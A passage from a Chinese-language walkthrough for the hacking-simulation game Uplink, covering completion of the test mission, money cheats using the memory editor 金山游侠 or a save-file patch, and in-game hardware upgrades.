


图17

断开连接后，点击右下方的信箱打开黑客组织刚才给我们的来信，点“reply”（回复）给黑客组织回一封信，再点“File: None attached”打开附件窗口，选中刚才下载下来的“Uplink test data”文件，当作附件发送给黑客组织，如图18，很快就可收到一封黑客组织给我们的回信，它告诉我们：Mission complete（圆满的完成了任务），如图19。

由于是测试关，因此如一次没有过关，再次进入时就不需要破解密码，直接登录后下载文件，但正式关一般就不行了，再




图18




图19

次进入时必须重新破解密码，在测试关，我们可以多做练习，等熟练后再过后面的关。

六、挣钱秘籍

对于刚开始的玩家来说，可能都会有这个感觉，就是我们的钱太少了，买软件需要钱，买硬件还是要钱。上面介绍的第一关只是组织内的一个测验，因此比较简单，没有钱还好办些，后面的其它关难度较大，没有钱只能购买低版本软件，不仅功能少，速度也慢。我们的硬件也需要升级，速度太慢无法在短时间内将密码破解完毕，后面的关不升级硬件甚至不让过关。如果没有钱来购买硬件和软件，根本无法过关怎么办（最起码我过不了关）？我告诉你一个得到钱的秘籍（声明一下可不是偷），不过要保密，千万不要告诉别人，呵呵。

先建立一个新用户，再运行金山游侠，然后将金山游侠最小化后运行游戏，进入游戏后打开内存银行，看到我们有3000c钱，按小键盘上“*”键，金山游侠自动启动，在查找中输入3000，找到了100多个数值，按“Esc”键回到游戏，买一个软件后用了500c，再查找2500，这时只剩下一个数值了，双击找到的地址弹出一对话框，如图20，选定修改方式为“手动修改”，“数值”中添入你想修改的钱数，不要太多要不然有可能溢出，我将2500修改为25000，确定后我们的金钱就变为25000c了，如图21。

从理论上讲，将金钱锁定后应该可以再锁定追踪时间（一定要买Trace Tracker V4.0，剩余时间可以以数字显示），可是我多次查找都没有成功，不知什么原因，高手们可以试试将时间锁定就更好了。

以上介绍的用金山游侠修改金钱的方法，有的菜鸟们可能




图20




图21

说太麻烦，那我再给你介绍一个更好的方法。先注册一个用户，不要购买任何软件直接退出后（一定不要买，因本补丁是建立在3000c的基础上的，否则很难成功），运行补丁程序（补丁在光盘中），运行后点浏览到游戏目录，找到users目录中的用户文件，然后点“start”（开始）按钮，重新登录后我们的用户自动增加1000000c金钱，呀！我们有钱了可以买好用的软件了。

七、升级硬件和软件

由于我们硬件太差，电脑速度太慢，不升级硬件有些工作根本无法完成，我们现在有钱了（不要忘了我们已经不是刚开始的3000而是100万呀），我们可以买最好的cpu、内存。需要注意的是补完100万补丁后最好不要马上升级硬件，一定要过完测试关再升级，如一开始就升级cpu有可能升级失败（我的cpu就没有升级成功）。

还记的图9中的第4项Hardware Upgrades（升级硬件）吧！点击它就可以了，然后打开一新窗口，如图22，我们在此可以升级处理器、内存、调制解调器、安全防御工具。我们先升级处理器，点“Processors”（处理器）按钮，如图23，我们选最高级的Turbo 200 Ghz处理器，才12000c（我们钱多啊！）就买它了，点“purchase”按钮购买此处理器，系统告诉我们需要24小时才能完成升级。

看看我们现在的时间是2010年3月24日13点6分，难道让我们挂24小时的机，这是我们无法忍受的，必须想办法。不知道你是否还记的前面介绍过的时间调节按钮，对，就用它调节时间，在图23的上方点击时间调节按钮最右边的第4个箭头，时间过的飞快，几十秒钟就过去了游戏中的好几天，如图24，时间已

